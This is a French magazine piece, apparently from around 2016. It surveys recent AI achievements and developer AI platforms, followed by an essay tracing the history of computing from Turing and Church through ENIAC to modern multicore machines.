Pour ceux qui ne connaissent pas le jeu, Go oppose deux adversaires qui placent à tour de rôle des pierres, respectivement noires et blanches, sur les intersections d'un tablier quadrillé appelé Goban. Le but est de contrôler le plan de jeu en y construisant des « territoires ». Les pierres encerclées deviennent des « prisonniers », le gagnant étant le joueur ayant totalisé le plus de territoires et de prisonniers (Définition Wikipédia).

Toutefois, l'humain reste capable de surprendre même les plus puissants calculateurs ; le brillant coup numéro 78 de Lee Se-Dol qui lui avait valu son point fut probabilisé par la machine à moins de 0,0001 %, chapeau bas l'artiste ! [2]

### **Une bande annonce créée de A à Z par une IA**

Dans le cadre de la sortie de son nouveau film d'horreur intitulé « Morgan », Century Fox a décidé de s'en remettre à Watson (l'intelligence artificielle d'IBM) pour réaliser le Trailer et le résultat final fut plus que concluant !



Watson a compris l'esprit du film et a sélectionné soigneusement les scènes à intégrer à la bande annonce pour produire 2 minutes d'intrigue, bien entendu la musique et les enchaînements ont été accomplis par un humain mais ceci n'affecte en aucun cas l'importance de l'exploit réalisé par la machine.

### L'instinct virtuel ? Eh oui, apparemment ça existe !

Les techniques de la guerre ont aussi leur lot de surprises. Le programme Alpha développé par l'université de Cincinnati aux USA a battu en Juin 2016 un des instructeurs et pilotes de chasses les plus chevronnés de l'Air Force, le Colonel Gene Lee. Confronté au logiciel habituellement utilisé par l'Air Force Research Laboratory, le colonel sortait régulièrement vainqueur de la bataille mais, malheureusement pour lui, cette fois c'était différent car l'adversaire semblait plus intelligent. Le plus beau dans l'histoire c'est que le programme Alpha s'est exécuté sur un simple Raspberry Pi... Je vous laisse imaginer ce qui sera possible de faire avec un gros calculateur. [3]

### S'allier à une intelligence artificielle pour combattre le cancer

DeepMind, la startup britannique spécialisée en Deep Learning et rachetée par Google il y a 2 ans pour plus de 600 M\$ a annoncé Mardi 30 Août qu'elle entamera un partenariat avec le département de radiothérapie des hôpitaux londoniens gérés par le National Health Service (NHS) pour réduire le temps nécessaire à la préparation d'un traitement par radiothérapie contre le cancer de la tête et du cou. Sachant qu'un traitement par radio dure en moyenne 4 heures, à cause de la complexité de la tâche, DeepMind analysera de manière anonyme les résultats de 700 radios d'anciens patients pour alimenter son IA et ramener ce délai à 1h améliorant ainsi la situation des patients et fournissant également aux cliniciens plus de temps pour faire de l'accompagnement et de la recherche.

### Des VTC sans chauffeurs

La société Uber, le numéro 1 mondial des véhicules de transport avec chauffeur (VTC) a annoncé en Août 2016 qu'elle a racheté la startup Otto pour plus de 680 M\$. On rappelle qu'Otto avait développé un système de conduite autonome basée sur IA pour les camions poids-lourds. Par cette acquisition, Uber dévoile ses plans et son intention de développer un nouveau service basé sur une flotte de véhicules sans chauffeurs. Les premiers essais



commencent en Septembre dans la ville de Pittsburgh (États-Unis) avec des véhicules Volvo XC90. Les clients qui profiteront de cette expérience ne payeront pas leur trajet.

Bien entendu, pour se conformer à la réglementation en vigueur, des employés de la firme seront à bord des véhicules pour noter les événements importants durant les trajets et reprendre le contrôle en cas de besoin. [4]

### Ça c'est bien mais risquons-nous un soulèvement des machines un jour ?

La question du soulèvement des machines est plus que pertinente, de nombreux chercheurs et futurologues ont abordé le sujet de manière très sérieuse. L'éminent astrophysicien Stéphane Hawking pense par exemple que l'IA pourrait simplement nous exterminer, il disait :

*« Les formes primitives d'intelligence artificielle que nous avons déjà se sont montrées très utiles mais je pense que le développement d'une intelligence artificielle complète pourrait mettre fin à la race humaine. »*

Egalement dans une autre intervention, il aurait rajouté :

*« Une fois que l'homme aura développé une intelligence artificielle complète, celle-ci évoluerait toute seule et se redéfinirait de plus en plus vite. Les humains alors limités par une lente évolution biologique, ne pourraient pas rivaliser et seraient dépassés. »*

Après tout, qui pourrait empêcher cette singularité technologique du moment que ces

formes d'intelligences sont capables de se redéfinir elle-même ? Raymond Kurzweil, futurologue et directeur de l'ingénierie chez Google est du même avis et pense que notre fin arrivera le jour où la machine se rendra compte de notre propre obsolescence dans son cycle d'évolution. Allons par exemple du côté du Massachusetts aux USA ; des chercheurs de l'université de Tufts ont travaillé en novembre dernier sur une forme d'IA conservatrice et ils en ont eu pour leur compte. Celle-ci aurait effectivement désobéi à un ordre direct pour préserver son existence. L'expérience était simple. Déployée sur un robot de type NAO, on lui avait demandé d'avancer sur une table jusqu'à tomber mais le fûté programme avait refusé car il savait qu'il allait être endommagé en tombant > Belle démonstration d'instinct de survie. Ceci nous envoie sans doute dans l'univers d'Isaac Asimov et nous laisse un peu réfléchir sur la manière d'encadrer l'éthique des machines, je rappelle les 3 lois fondamentales qu'il avait proposées en 1942 (qu'on retrouve d'ailleurs dans le film IRobot) ;

- Un robot ne peut porter atteinte à un être humain, ni, en restant passif, permettre qu'un être humain soit exposé au danger.
- Un robot doit obéir aux ordres qui lui sont donnés par un être humain, sauf si de tels ordres entrent en conflit avec la première loi.
- Un robot doit protéger son existence tant que cette protection n'entre pas en conflit avec la première ou la deuxième loi.

Bon, assez de projections sombres sur notre avenir, rappelons tout de même que l'on ne conçoit pas des IA pour nous pulvériser mais plutôt pour nous aider à avancer. Je cite le grand exploit de l'algorithme génétique de la même université en juin 2015 qui aurait résolu une énigme biologique vieille de 250 ans sur les vers planaire et leur étonnante capacité de régénération.

### Parfait, maintenant je veux me lancer, Qu'y a-t-il pour moi en tant que développeur ?

Il existe plusieurs outils et Frameworks IA pour tout faire, cela dépendra de votre besoin ;

### Microsoft Cognitive Services

Microsoft propose avec son module d'intelligence artificielle « Cognitive Services » un ensemble d'APIs cross-plateformes pour l'analyse, la reconnaissance et la recherche. Ces APIs, initialement baptisées « Projet Oxford » et enrichies par des modules « Bing » offrent une intégration facile et accomplissent des résultats surprenants. [5]

**Computer Vision API**

Analyse d'images, balisage, reconnaissance de célébrités, extraction de texte et génération intelligente de miniatures.

**Emotion API**

Identification des émotions sur la base d'expressions faciales universelles.

**Face API**

Détection et identification des visages, regroupement et organisation de visages sur la base d'une similitude visuelle.

**Video API**

Stabilisation de vidéos, détection et suivi de visage sur une vidéo, détection de mouvements et intégration à Azure Media Services.

**Bing Speech API**

Reconnaissance et Synthèse audio se basant sur les algorithmes de Bing.

**Custom Recognition Intelligent Service (CRIS)**

Pareil que Bing Speech API mais avec des options de personnalisation liées à un modèle de langage particulier ou à des modèles acoustiques. (API privée comme l'était LUIS au paravent > uniquement sur acceptation)

**Speaker Recognition API**

Reconnaissance et identification de personne par empreinte vocale

**Bing Spell Check API**

Assistance et correction orthographique.

**Language Understanding Intelligent Service (LUIS)**

Implémentation de la sémantique de langage « parlé »

**Linguistic Analysis API**

Décomposition et structuration de texte pour la simplification d'analyse.

**Text Analytics API**

Détection de la langue, de phrases clés, de sujets et même de sentiments à partir de texte

**Web Language Model API**

Identification des mots dans un texte normé web (exemple : extraction de phrases à partir de hashtag)

**Academic Knowledge API**

Outil d'analyse et de recherche sur le contenu académique

**Entity Linking Intelligent Service**

Identification des entités liées par sémantique dans un même paragraphe

**Knowledge Exploration Service**

Recherche à partir de langage humain banalisé

**Recommendations API**

API servant au commerce électronique pour la recommandation de produits

Pour plus de détails, rendez-vous sur <https://www.microsoft.com/cognitive-services/en-us/apis> [6]

**IBM Watson Developer Cloud**

Watson Developer Cloud (WDC) est un projet IBM démarré en Novembre 2013 visant à ouvrir leur réseau de neurones WATSON aux différentes communautés de développeurs à travers d'API cognitives.

IBM a également enrichi son offre avec l'acquisition de la startup américaine « AlchemyAPI » spécialiste de l'analyse de données textuelles et photographiques non-structurées.

WDC compte à ce jour 14 services accessibles par API et permettant la reconnaissance et le

traitement sémantique d'image, de son et de texte. Pour plus de détails, rendez-vous sur <https://www.ibm.com/watson/developercloud/services-catalog.html>


**Google TensorFlow**

Google a frappé fort quand elle a ouvert au public, en Novembre dernier, le code source de son algorithme d'intelligence artificielle TensorFlow. L'idée de Sundar Pichai PDG de Google était de faire contribuer la communauté afin de doubler l'effort sur cette jeune IA prometteuse et d'accélérer sa croissance. Il est important de noter que cette même technologie est utilisée dans Google Translate, Gmail Smart Reply, Google Search Engine et Google Image. TensorFlow est une librairie entièrement programmée en Python et publiée sous licence Apache 2.0, elle fournit des API pour les utilisateurs qui souhaiteraient expérimenter les techniques du Deep Learning.


Google propose une documentation plutôt exhaustive accompagnée de plusieurs tutoriels permettant à n'importe qui une prise en main rapide. Pour plus de détails, rendez-vous sur <https://www.tensorflow.org>

**CONCLUSION**

Le domaine de l'intelligence artificielle est en pleine expansion et les possibilités sont illimitées, on le voit, on le sent, on le vit. Notre puissance de calcul augmente chaque jour et Internet nous ouvre les portes de l'infini. La machine est en marche et Les GAFA (Google, Amazon, Facebook, Apple) se sont lancés depuis plusieurs années dans une course technologique à coups de rachats massifs de startups, ces géants du Web tentent de prendre l'avantage dans un secteur qui bouleversera à jamais l'économie mondiale. D'ailleurs Laurent Alexandre, grand visionnaire et acteur du mouvement transhumaniste prédit un bouleversement non pas seulement économique mais global de l'ensemble des standards établis à ce jour et dans tous les domaines. L'homme qui vivra 1 000 ans, dit-il, est déjà né !



| Cognitive Services      |                     |                        |                       |                   |
|-------------------------|---------------------|------------------------|-----------------------|-------------------|
| microsoft.com/cognitive |                     |                        |                       |                   |
| Vision                  | Speech              | Language               | Knowledge             | Search            |
| Computer Vision         | Custom Recognition  | Bing Spell Check       | Academic Knowledge    | Bing Web Search   |
| Emotion                 | Speaker Recognition | Linguistic Analysis    | Entity Linking        | Bing Image Search |
| Face                    | Speech              | Language Understanding | Knowledge Exploration | Bing Video Search |
| Video                   | Translator          | Text Analytics         | Recommendations       | Bing News Search  |
|                         |                     | WebLM                  |                       | Bing Autosuggest  |



# Le passé, le présent et le futur de l'informatique

• Frédéric Fadel,  
Co-fondateur  
d'Aspectize,  
Société qui produit  
des outils pour  
transcender  
l'expérience du  
développement  
logiciel

*Il est difficile et probablement sans intérêt d'identifier la technologie et/ou le domaine qui a eu le plus grand impact sur l'humanité. Néanmoins, un certain nombre d'arguments plaident pour que l'ordinateur et l'informatique, plus que le livre ou la machine à vapeur puissent briguer la première place. En effet, avec la miniaturisation de la technologie - un ordinateur dans chaque poche - et l'omniprésence de la connectivité, l'impact de l'informatique sur notre monde ne fait que commencer.*

Je vous propose une lecture - forcément subjective, néanmoins vérifiable - du passé et du présent de l'informatique, son impact technologique, scientifique, social et politique sur nos vies. Je ne me retiendrai pas de faire quelques spéculations sur son avenir.

Depuis le biface en silex à l'ordinateur en passant par la roue, la boussole, le tracteur, nous fabriquons des machines et des outils pour nous augmenter. Augmenter nos capacités physiques - plus de force, plus de vitesse. Augmenter nos sens, voir l'invisible : le très petit grâce au microscope, le très lointain grâce au télescope. Augmenter nos capacités de calcul en matière de vitesse et de précision - boulier, règle à calcul. Augmenter nos capacités de transmission à distance et dans le temps grâce à l'alphabet et le livre.

Les technologies du numérique - les ordinateurs et leurs périphériques, les logiciels,

Internet -, malgré leur extrême modernité, ont une très longue histoire : l'histoire de l'automatisation, l'histoire du codage, l'histoire de l'idée que le monde est une horlogerie gigantesque. Avec l'apparition des calendriers lunaires - depuis plus de dix mille ans - et probablement même avant, les hommes ont commencé à coder avec des symboles les récurrences des phases de la lune ainsi que les saisons, l'ère numérique commençait.

Il y a 2500 ans Pythagore annonçait que tout était nombre. Aujourd'hui, le rêve de Pythagore est presque réalisé. Les nombres - pour le meilleur et le pire - ont envahi notre vie : notre musique est enregistrée, stockée, transmise numériquement, nos télécommunications sont numériques, on a des loisirs numériques, on recherche des Pokémon dans nos villes, et avec le *geocaching* on participe à des chasses au trésor à l'échelle mondiale. On produit,


consomme et partage des vidéos grâce au numérique, le savoir numérisé est accessible partout, tout le temps. Nos voyages, nos déplacements, nos réservations, nos séjours sont de plus en plus facilités par le numérique. Le partage de connaissances et l'apprentissage est invisibilisable sans le numérique. On compare, on note, on mesure tout, à tel point que souvent si une chose n'est pas mesurable on considère même qu'elle n'existe pas. Et là se trouve peut-être la limite de l'exercice, exercice qui avait déjà posé problème à Pythagore.

## Un passé mathématique

Le problème rencontré par Pythagore était que  $\sqrt{2}$  n'est pas un ratio. A cette époque (et même aujourd'hui pour certains), les seuls nombres qui avaient le droit d'être cités étaient les nombres qui étaient les ratios, des nombres comme 2 : 1 (deux), 3 : 4 (trois quarts) ou 13 : 12 (treize douzième). La chose dont le carré est 2 n'est donc pas un nombre. Ce problème a trouvé une solution plus de deux mille ans après, en faisant appel à des notions floues et vagues telles que l'infini. Pour chasser le doute et établir le bienfondé et la fiabilité des mathématiques, David Hilbert propose en 1928 à la communauté des mathématiciens de chercher à répondre à 3 questions qu'il estimait cruciales. La troisième, celle qui nous intéresse ici, est la question dite de décidabilité : existe-t-il une méthode (une recette) précise qui pourrait s'appliquer en principe à n'importe quelle assertion mathématique et qui indiquerait si l'assertion est vraie ou non ?

En 1936 Alonzo Church (mathématicien américain, 1903-1995) et Alan Turing (mathématicien anglais, 1912-1954) apportent une réponse négative à cette question par deux voies différentes.

Les techniques élaborées par Turing et Church pour démontrer leurs propos ont eu un impact important sur l'informatique.




Replacing a bad tube meant checking among ENIAC's 19,000 possibilities.



En effet A. Turing, dans son papier *On Computable Numbers, With an Application to the Entscheidungsproblem* (Sur les nombres calculables, avec une application au problème de décision), définit la notion de calculabilité à travers l'idée d'une machine capable d'exécuter des instructions simples.

La machine de Turing possède un nombre fini d'états (avec un état de démarrage et un état d'arrêt), une liste finie de symboles, une tête de lecture/écriture et un ruban sans fin de cellules. A chaque instruction, en fonction du symbole lu, la machine écrit un symbole, se déplace à gauche/droite sur un ruban, change d'état et recommence. Ainsi Turing met au point des machines (de nos jours on dirait des programmes) pour ajouter, multiplier, résoudre des équations algébriques, tester la primalité... Turing conçoit la machine universelle. La machine universelle est une machine (un programme) qui sait simuler tous les autres. En effet la machine universelle reçoit en entrée sur son ruban la description - le code - et les entrées de la machine qu'elle doit simuler, et en sortie elle produit la sortie de la machine simulée. Bref, la machine universelle est une machine programmable, comme nos ordinateurs d'aujourd'hui. Les travaux de Turing ont donné naissance au style et aux langages de programmation dits impératifs. De nos jours, la majorité écrasante des développeurs pratiquent - voire ne conçoivent pas que - ce style de programmation et la plupart des langages, le C, le C++, Java, C#, sont des langages impératifs.

De son côté, A. Church dans son papier *An Undecidable Problem of Elementary Number Theory* (Un problème insoluble de la théorie élémentaire des nombres) introduit le  $\lambda$ -calcul (lambda calcul), un calcul qui permet de formaliser la définition, la composition et l'évaluation de fonctions (transformer une entrée en une sortie). En partant du  $\lambda$ -calcul, Church définit les entiers, l'addition, la multiplication etc. Il s'avère que pour toute lambda expression on peut construire une machine de Turing qui calcule la même valeur, et toute machine de Turing peut être transformée en une lambda expression équivalente. Le  $\lambda$ -calcul a donné naissance aux langages de programmation fonctionnels. Des langages qui manipulent des transformations (des fonctions). LISP (1958), le deuxième langage célèbre (après le FORTRAN, 1957), est un langage fonctionnel. Pendant longtemps les langages fonctionnels étaient considérés comme des curiosités académiques, mais depuis une dizaine d'années, la cote de popularité des langages fonctionnels est en



croissance. Tout programmeur gagnera à s'acclimater un peu plus avec les idées et les styles sous-jacents de la programmation fonctionnelle. Les notions de *nom* et de *valeur* sont omniprésentes en programmation. Dans le style impératif ces deux notions sont reliées par l'idée d'une variable. La valeur d'une variable peut changer dans le temps. Dans le style fonctionnel, les seuls noms sont les paramètres des fonctions. Quand une fonction est évaluée, ses paramètres (formels) prennent les valeurs de ses arguments (actuels). La fonction reçoit une entrée, la transforme et renvoie une valeur qui, à son tour, sera l'entrée d'une autre fonction. Dans le style impératif, il y a un ordre d'exécution des instructions et cet ordre est crucial. Dans l'approche fonctionnelle, l'ordre d'évaluation des fonctions est l'ordre logique. Dans l'expression :  $F(A(x), B(x), C(x))$ , les fonctions A, B et C seront évaluées avant F, mais entre elles il n'y a pas d'ordre puisqu'en aucun cas l'évaluation de l'une d'entre elles ne peut modifier la valeur de leur argument x. Les trois fonctions pourraient même s'exécuter en parallèle.

Dans le style impératif, les répétitions se traduisent par des boucles. Dans le style fonctionnel, les répétitions sont représentées par des fonctions récursives.

Dans les langages fonctionnels, les fonctions sont des valeurs et donc d'autres fonctions peuvent agir dessus. Alors que dans les langages impératifs, c'est rare qu'on puisse passer une fonction à une autre. C'est possible en Javascript et en C# (depuis l'introduction des lambda en C# 3.0 en 2007). C'est cette caractéristique des langages fonctionnels qui leur procure une

grande modularité et concision. L'attention du programmeur doit porter sur la fonction, la transformation. On automatise un processus. C'est le *verbe* qui est important pas le *nom*. En tant qu'*objet*  $\sqrt{2}$  n'existe pas ! Ce n'est pas un nombre, c'est un algorithme, un processus.

## Un passé mécanique (numérique)

Il y a 4700 ans, les premiers bouliers aidaient à ajouter et reporter les retenues. En 1642, pour aider son père (commissaire délégué à l'impôt) à vérifier ses calculs, Blaise Pascal conçoit une machine à calcul. Cette machine, la Pascaline, permettait de faire des additions, des soustractions (par complément à 9) sur 6 chiffres avec un report automatique de la retenue. Elle permettait de calculer en base 10, 6, 12 et 20. Entre 1672 et 1694 Leibniz fabrique le premier calculateur mécanique capable non seulement d'ajouter et de soustraire, mais aussi de multiplier et de diviser. Le principe de cette machine était utilisé jusqu'en 1970 dans les calculatrices mécaniques *de poche* Curta (1948). Thomas de Colmar dépose en 1820 le brevet de l'Arithmomètre, première calculatrice mécanique ayant un succès commercial - entre 1851 et 1915, 5500 Arithmomètres seront construits (en 1853 un Arithmomètre à douze chiffres coûtait 300 francs, 30 fois le prix d'une table de logarithmes). En 1822, dans une note au *Royal Astronomical Society*, Charles Babbage (1791-1871) propose d'utiliser une machine *The Difference Engine* pour le calcul des tables astronomiques et mathématiques. La machine sur papier fonctionnait mais l'ingénierie de l'époque ne permettait pas de fabriquer des pièces métalliques avec la précision nécessaire. En 1837, inspiré par le système de cartes perforées utilisé pour programmer les répétitions dans les machines musicales, et par Jacquard dans son métier à tisser (1801), Babbage se lance dans la conception du *Analytical Engine*, une machine à calculer programmable. Cette machine mécanique pouvait stocker 1000 nombres de 40 chiffres décimaux, elle possédait déjà une unité arithmétique. Entre 1837 et 1840 Babbage développe une vingtaine de programmes pour sa machine. Augusta Ada, amie de Babbage, fille du poète Lord Byron, connue sous le nom d'Ada Lovelace (1815-1852) a beaucoup contribué à la renommée de la machine analytique. Si elle n'est pas la première programmeuse, elle est certainement la première à penser que la machine peut aller au-delà des nombres et des calculs mathématiques. Elle écrit : « [La machine analytique]

pourrait agir sur d'autres choses que le nombre, si on découvre des objets dont les relations fondamentales mutuelles peuvent être exprimées par la science abstraite des opérations [entendre programmation] (...). Si on suppose, par exemple, que les relations fondamentales des hauteurs du son dans la science de l'harmonie et de la composition musicale sont susceptibles d'être exprimées par une notation adaptée à la machine, celle-ci pourrait composer de manière scientifique et élaborée des morceaux de musique de n'importe quelle longueur ou complexité. »


## Un passé analogique

En 1614, John Napier avait introduit la notion de logarithme et dix ans plus tard la règle à calcul fit son apparition, permettant par une approche analogique (non numérique) de multiplier, extraire des racines, calculer avec les fonctions circulaires et hyperboliques. En 1872, Lord Kelvin (1824-1907), conçoit et fabrique une machine pour prédire les marées. Par un système de poulies et de roues, cette machine analogique permettait de tracer sur un ruban en papier le niveau de la marée pour un lieu, en faisant la somme de 8 fonctions circulaires (des sinus et des cosinus) ; en 1881 cette mécanique pouvait ajouter 20 fonctions circulaires.

En utilisant la mécanique, l'électricité et l'hydraulique, les machines analogiques ont permis d'intégrer des équations différentielles et ont été utilisées jusqu'en 1970 pour certains calculs scientifiques. Le problème majeur des calculateurs analogiques est leur précision et le cumul des erreurs. Aujourd'hui, presque 40 ans après le lancement en 1977 des sondes Voyager I et II, nous recevons et traitons toujours les signaux émis par ces sondes qui sont à plus de 20 milliards de km, c'est-à-dire plus de 18h-lumière. Seule la technologie numérique avec ses codes correcteurs permet une telle précision.

## Un passé numérique et électronique

Entre 1943 et 1945, l'ENIAC (Electronic Numerical Integrator And Computer), le premier calculateur complètement électronique et programmable a été construit pour les besoins militaires américains. Il a permis de faire les calculs de faisabilité pour la fabrication de la bombe H. Il pesait 27 tonnes, était long de 30 m, haut de 2.5 m et large de 90 cm. Il nécessitait une puissance électrique de 160 KW. Il avait 5 000 000 de points, soudés à la main. Sa mémoire externe était constituée de cartes perforées. Il pouvait faire 385 multiplications ou 3



extractions de racine carrée par seconde. Il fonctionnait avec 18 000 tubes à vide, qui grillaient plusieurs fois par jour et devaient être remplacés. Il était hors fonctionnement la moitié du temps. Les « ENIAC girls » étaient les six programmeuses -opératrices- de la machine. Son interface de programmation était physique, il fallait brancher des câbles et positionner des interrupteurs (plus de 3000). L'ENIAC a coûté 500 000 \$ de l'époque (plus de 6 millions \$ d'aujourd'hui). Il a cessé de fonctionner le 2 octobre 1955 à 23h45.

En 1945 il y a entre 1 et 4 ordinateurs dans le monde, chacun ayant une dizaine de programmeurs (souvent des femmes), il n'y a pas de système d'exploitation.

Grace Hopper (1906-1992) contre-amiral de la marine américaine, un des premiers programmeurs, inventeur du compilateur, auteure du langage FLOW MATIC qui a beaucoup influencé le COBOL, est aussi celle qui a chassé le premier bug (un papillon de nuit) coincé dans les circuits d'une machine et qui causait son dysfonctionnement en 1947.

Avec l'UNIVAC (UNIVersal Automatic Computer), une machine de 13 tonnes construite en 1951, émerge l'idée de bibliothèque partagée. Père de l'ENIAC et un des concepteurs de l'UNIVAC, John Mauchly prédisait que seules 12 organisations au monde avaient le besoin et les moyens de posséder un UNIVAC. Au total 45 UNIVAC I ont été vendus, ils étaient assemblés sur place sur le site du client.

Le FORTRAN (premier langage de programmation célèbre) est né en 1954 chez IBM et

commercialisé en 1957. En 1960 il y a une centaine de machines au monde avec un millier de programmeurs, toujours une dizaine par machine.

Spacewar (1961), premier jeu sur ordinateur, tourne sur DEC PDP-1, une machine à 18 bits par mot et 4096 mots de mémoire tournant à 200 KHz. Elle était composée de 2700 transistors et 3000 diodes. Le PDP-1 coûtait 120 000 \$ (presque 1 000 000 \$ d'aujourd'hui).

1963 - Naissance du ASCII.

1971 - Intel annonce le 4004, le premier microprocesseur commercial, il coûte 60 \$ (350 \$ aujourd'hui).

1972 - Naissance du C.

1977 c'est l'année de la trinité selon le magazine Byte, l'ordinateur devient micro et personnel avec la sortie de 3 machines : Le TRS-80 de Tandy Corporation, le PET de Commodore et l'Apple II. Ce sont des machines ayant une horloge de 1 Mhz et 4k de RAM. Elles se programment en BASIC (Beginner's All-purpose Symbolic Instruction Code) un langage conçu en 1964 à l'université de Dartmouth (New Hampshire).

Entre 1977 et 1981, année de sortie de l'IBM-PC, des dizaines de micro-ordinateurs sont arrivés sur le marché : des Atari (2 modèles), des Sinclair (plus de 5 modèles), le BBC Micro, le New Brain, le VIC, pour ne parler que des plus célèbres.

1980, je suis en deuxième année de fac. J'ai appris à programmer depuis 3 ans en lisant le manuel d'utilisation du HP 67 d'un ami. J'ai l'occasion de programmer l'UNIVAC 1100 tout fraîchement installé à la fac. Il se programme en Assembleur et en FORTRAN. On écrit son programme sur papier, une fois qu'on pense avoir bien aligné les instructions, on va dans la salle des perforatrices (des machines qui font un bruit infernal), on s'installe derrière une machine libre (il y en a une douzaine dans la salle), on prend un paquet de cartes non perforées, on les met dans la machine et on commence à les perforer. Selon la longueur du programme - une ou deux heures après - on a fini, on apporte les cartes dans une autre salle, on met un élastique autour avec notre nom et prénom, on les range sur des étagères. Puis on va voir si on peut amadouer l'opérateur qui va faire passer nos cartes dans les lecteurs de l'UNIVAC pour qu'il passe les nôtres avant les cartes de ceux qui ne sont pas là (parfois ça marche). Ensuite on va dans la salle des listings et on attend la réponse de l'UNIVAC. Souvent la réponse vient sous forme d'une pile de 50 pages imprimées qui expliquent... qu'on a oublié une parenthèse fer-

mante sur la carte numéro 47 - et il faut tout recommencer. Temps machine consommé : une ou deux millisecondes (sur les 15 secondes allouées à chaque étudiant), temps pour coder soumettre et récupérer le résultat : 4h.

1981 IBM sort le PC. Une machine ayant un processeur Intel 8088 (horloge à 4 MHz, 29 000 transistors) et 640 Ko de RAM. Comme support de stockage externe elle utilise des cassettes audio. En 1983 la version XT est dotée d'un disque dur de 10 Mo. Le PC peut tourner avec plusieurs systèmes d'exploitation dont le DOS de Microsoft (société fondée en 1975 proposant un interpréteur de BASIC, un compilateur de FORTRAN en 1977, un compilateur de COBOL en 1978, et en 1980 leur premier système d'exploitation XENIX, variante d'Unix qui tournait sur des PDP-11 et des TRS-80 model 16).

En 1982 l'ordinateur est élu comme « la personne de l'année » par le magazine Time.

1984 – Le PC-AT contient un processeur 16 bits, le Intel 80286 (8 MHz, 134 000 transistors) et 16 Mo de RAM.

1984 – Le Macintosh.

En 1987 Compaq sort un clone du PC avec un processeur Intel 80386 (33 MHz, 275 000 transistors) 32 bits et devance IBM dans la course aux processeurs. A partir de cette date-là les clones de PC envahissent le marché, tout le monde fabrique des PC, l'ordinateur se démocratise.

Aujourd'hui dans l'ère du Cloud, les Data Centers s'équipent de centaines de milliers de PC. Un PC typique est une machine 64 bits, équipée de 8 Go de RAM, son processeur est cadencé à 3 GHz et contient plus de 2 milliards de transistors.

En 70 ans, les prix des machines ont chuté de 4 ou 5 ordres de grandeur, leur vitesse de calcul a augmenté de 6 à 7 ordres de grandeur, leur poids a chuté d'un facteur 30 000, leur consommation électrique de 6 ordres de grandeur, leur mémoire a été multipliée par 9 ordres de grandeurs et leur capacité de stockage par 9 ou 10 autres. Au total pas loin de 40 ordres de grandeurs d'amélioration.

Sans parler du fait qu'on est passé d'une machine dans le monde à plusieurs milliards de machines.

## Un futur optique ?

Avec l'électronique actuelle, la vitesse d'exécution a atteint une sorte de palier, une limite théorique. Entre deux tops à 3 GHz de l'horloge, la lumière n'avance que de quelques centimètres, grosso-modo la taille du processeur, on ne pourrait donc pas augmenter la fréquence

d'horloge. Mais on peut très bien multiplier les processeurs, c'est pourquoi depuis quelques années c'est le nombre de cœurs de processeurs qui augmente et pas la fréquence de l'horloge. Une machine typique d'aujourd'hui a quelques 4 cœurs. On pourrait imaginer le jour où on aurait des milliers voire des millions : en quelque sorte c'est déjà le cas avec les fermes de machines, qui sont l'essence du Cloud.

